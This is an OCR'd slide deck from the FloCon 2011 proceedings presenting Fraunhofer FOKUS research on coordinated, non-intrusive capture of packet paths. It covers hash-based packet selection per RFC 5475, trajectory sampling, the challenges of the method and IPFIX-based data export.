Software Engineering Institute

FloCon 2011 Proceedings

January 2011

CERT Program

http://www.sei.cmu.edu

Carnegie Mellon

This material is based upon work funded and supported by the Department of Defense under Contract No. FA8721-05-C-0003 with Carnegie Mellon University for the operation of the Software Engineering Institute, a federally funded research and development center.

Fraunhofer FOKUS

Coordinated Non-intrusive Capturing of Flow Paths

Tanja Zseby
Competence Center Network Research
Fraunhofer FOKUS, Berlin, Germany

January 2011


OneLab
FUTURE INTERNET TEST BEDS

Motivation

- Traffic Observation
  - Network operation (management, security,..)
  - Information to users (quality, path)
  - Adaptive network algorithms
- Answering questions
  - routes that are followed by my flows through the network
  - delays and losses that occurred between nodes
  - quality that was experienced by my traffic


Coordinated Traffic Observation

- Hop-by-hop ***path*** and ***quality*** of packet delivery



- ***Coordinated*** network observation
- ***Non-Intrusive*** measurement method

Capturing the Path



s_A - *sequence*


t_A - *arrival time*

c_A – *content (header+payload*

Correlation of events at different observation points based on **packet ID** (from parts of packet content)

Challenge: Coordinated Data Selection

Select same packet at different observation points




Selection Processes:

Filtering: f(c_i) ➔ parts on c remain ➔ can select same packets ☺

Sampling: f(s_i) *or* *f*(t_i,) ➔ *s, t* change ➔ cannot select same ☹

Hash-based Selection [RFC5475]

Goal: Select same packet at different observation points



Duffield, Grossglauser: Trajectory Sampling, 2001

[RFC 5475] Zseby, Molina, Duffield, Niccolini, Raspall. Sampling and Filtering Techniques for IP Packet Selection, RFC 5475, Standards Track, March 2009.


Challenges

Goal: Emulate random selection

- **Problem1:** Some content not suitable ➔ Content Selection
- **Problem2:** Predictability of selection decision ➔ Detection Avoidance
- **Problem3:** Deterministic operation ➔ Biased Selection
- **Problem4:** Variability of traffic ➔ Sample size variation


Suitable Content

Criterion1: Invariant on the path



Suitable Content


Criterion2: Variable among packets ➔ Theoretical and Empirical



Coordinated Packet Selection

- Problem1: Content selection (further challenges)
  - IPv6 ➔ different fields, few data available
  - Middlebox operations (e.g., NAT)
- Problem2: Predictability of selection decision
  - [Goldberg&Rexford, 2007]: Crypto-strong PRF with secret key
- Problem3: Bias
  - Traffic Dependent (!)
- Problem4: Sample size variation
  - Adaptation to CPU load ➔ but further investigations needed

Adaptation of Parameters



Advantages

- Non-intrusive
  - No test traffic, no side effects
  - Quality statement about real traffic ➔ SLA validation
- Controllable costs
  - Sampling parameter adjustment
  - Heterogeneous/federated environments
- Privacy-preserving
  - Sampling and aggregation, no DPI
- Standardized data export (IPFIX)
  - Comparability of results, re-usability of tools, traces
  - Reduction of errors from conversion steps


Main Contributions

- Investigations on suitable hash-functions
  - Statistical properties, performance [HeSZ08]
- Sampling parameter adjustment
  - Adjust accuracy and resource consumption
  - Coordinate parameter settings in heterogeneous/federated environments
- Contributions to Standardization
- Deployment in experimental facilities
- Open Source Packet Tracking Software

